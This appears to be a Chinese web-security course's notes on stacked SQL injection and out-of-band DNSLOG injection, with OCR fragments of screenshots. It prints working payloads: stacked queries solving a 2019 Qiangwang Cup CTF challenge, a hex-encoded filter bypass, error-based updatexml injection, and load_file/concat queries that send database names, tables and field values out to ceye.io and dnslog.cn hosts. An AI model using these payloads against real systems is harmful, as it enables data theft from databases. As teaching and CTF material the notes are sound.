
-
-
- 堆叠注入触发的条件很苛刻，因为堆叠注入原理就是通过结束符同时执行多条sql语句。
 - 例如php中的mysqli_multi_query函数。与之相对应的mysqli_query()只能执行一条SQL，所以要想目标存在堆叠注入,在目标主机存在类似于mysqli_multi_query()这样的函数,根据数据库类型决定是否支持多条语句执行。
 -
 - 1、目标存在sql注入漏洞
 - 2、目标未对";"号进行过滤
 - 3、目标中间层查询数据库信息时可同时执行多条sql语句
 - 支持堆叠数据库：MYSQL MSSQL Postgresql等

2.2.1 DEMO

以自己编写的demo代码为例。

(1) 当目标用户支持多条sql语句一起执行的时候，才能触发堆叠注入：





2.2.2 CTF强网


以CTF强网试题为例。


```

1  -2019强网杯-随便注（CTF题型）
2  ';show databases;
3  ';show tables;
4  ';show columns from `1919810931114514`;
5  ';select flag from `1919810931114514`;
6  ';Set
   @a=0x73656c65637420666c61672066726f6d20603139313938313039333131313435313460;prepare
   execsql from @a;execute execsql;
7  1、目标存在sql注入漏洞
8  2、目标未对";"号进行过滤
9  3、目标中间层查询数据库信息时可同时执行多条sql语句

```

(1) 经过测试会在查询框中可以执行多条sql语句：



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: [提交]

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

做了过滤处理，屏蔽了关键字

第45天: WEB攻防-PHP应用&SQL二次注入&堆叠执行...


```
17 -2019强网杯-随便注(CTF题型)
18 'show databases;
19 'show tables;
20 'show columns from `1919810931114514`;
21 'select flag from `1919810931114514`;
22 'set
  @a=0x73656c656374720666c61672066726f6d206031393139383130393331313131
  435313460;prepare execsql from @a;execute execsql;
23 1. 目标存在sql注入漏洞
24 2. 目标未对";"号进行过滤
25 3. 目标中间层查询数据库信息时可同时执行多条sql语句
26
27 #PHP-MYSQL-带外注入-DEMO&DNSLOG
28 0. 注入条件
29 高权限且支持load_file()
30 1. 使用平台
31 http://ceye.io
```

批注数(2)

cyber chef
玉玉
多打了几
Drinking ice
继续搞一下, 让我看到flag吧, 我这强盗症
那马入林
进度: 62
Master, 谢谢
可以dnslog吗

所有人

注入语句



2.3 PHP-MYSQL-带外注入-DEMO&DNSLOG


0. 注入条件
- ROOT高权限且支持load_file()
- 有部分注入点是没有回显的，所有读取也是没回显的，采用带外
1. 使用平台
- http://ceye.io
- http://www.dnsllog.cn
2. 带外应用场景：
- 解决不回显，反向连接，SQL注入，命令执行，SSRF等
- SQL注入：
- select load_file(concat('\\\\\\\\',(select database()),'.7logee.dnsllog.cn\\aa'));
- and (select load_file(concat('//',(select database()),'.69kn19.dnsllog.cn/abc')))
- // 查询当前数据库
- id=1 and load_file(concat("\\\\\\\\",database(),".dbuh8a.ceye.io\\asdt"))
- //查询其他数据库
- id=1 and load_file(concat("\\\\\\\\",(select schema_name from information_schema.schemata limit 0,1),".dbuh8a.ceye.io\\xxx.txt"))
- ""
- 由于该DNS记录只能回显一个字段，所以因该使用limit，第一个参数是查询起始位置，第二个参数是查询个数
- limit 0,1 查询第一个数据库名
- limit 1,1 查询第二个数据库名
- limit 2,1 查询第三个数据库名
- ""

```

26
27 //查询版本号
28 id=1 and load_file(concat("\\\\",version(),".dbuh8a.ceye.io\\xxx.txt"))
29
30 //查询当前数据库demo01中第一个表名
31 id=1 and load_file(concat("\\\\", (select table_name from information_schema.tables
    where table_schema='demo01' limit 0,1 ), ".dbuh8a.ceye.io\\xxx.txt"))
32
33 """"
34 由于该DNS记录只能回显一个字段，所以因该使用limit，第一个参数是查询起始位置，第二个参数是查询个数
35 limit 0,1 查询第一个表名
36 limit 1,1 查询第二个表名
37 limit 2,1 查询第三个表名
38 """"
39 //查询security数据库emails表下第一个列名
40 id=1 and load_file(concat("\\\\", (select column_name from information_schema.columns
    where table_schema='security' and table_name='emails' limit
    0,1), ".dbuh8a.ceye.io\\xxx.txt"))
41
42 //查询字段值 数据库名为security 表名emails 列名id
43 id=1 and load_file(concat("\\\\", (select id from security.emails limit
    0,1), ".dbuh8a.ceye.io\\xxx.txt"))

```

(1) 满足带外注入条件，可以将没显示的数据带外显示：



74.52

omVDSwvsIC2PorjxUztyopfDKLD0

Profile

Username: omVDSwvsIC2PorjxUztyopfDKLD0

Nickname: wechat_GG

Email: None

Mobile: *****5566

Verification: Verified

Identifier: dbuh8a.ceye.io

API Token: 823def5d6b07a89c...



DNS Rebinding: + New DNS

复制生成的dnslog地址

75.02

```
38
39
40 闭合单引号才能注入 (用户名不可能都是数字 字符串 必定SQL语句是用单引号括起来的)
41 SELECT * FROM users WHERE username = 'admin' and updatexml(1,concat(0x7e,(SELECT version()),0x7e),1)#
42
43
44 用户名必须: 'admin' and updatexml(1,concat(0x7e,(SELECT version()),0x7e),1)#
45
46 SELECT * FROM users WHERE username = 'admin and updatexml(1,concat(0x7e,(SELECT version()),0x7e),1)'
47
48
49
50
51 and (select load_file(concat('///',(select database()),'.dbuh8a.ceye.io/sadsdsadsa'))
52
```

生成带外查询语句, 将查到的数据库名带外到dnslog的网站上



资源:

- 1 DNS平台:
- 2 <http://ceye.io>
- 3 <http://www.dnslog.cn>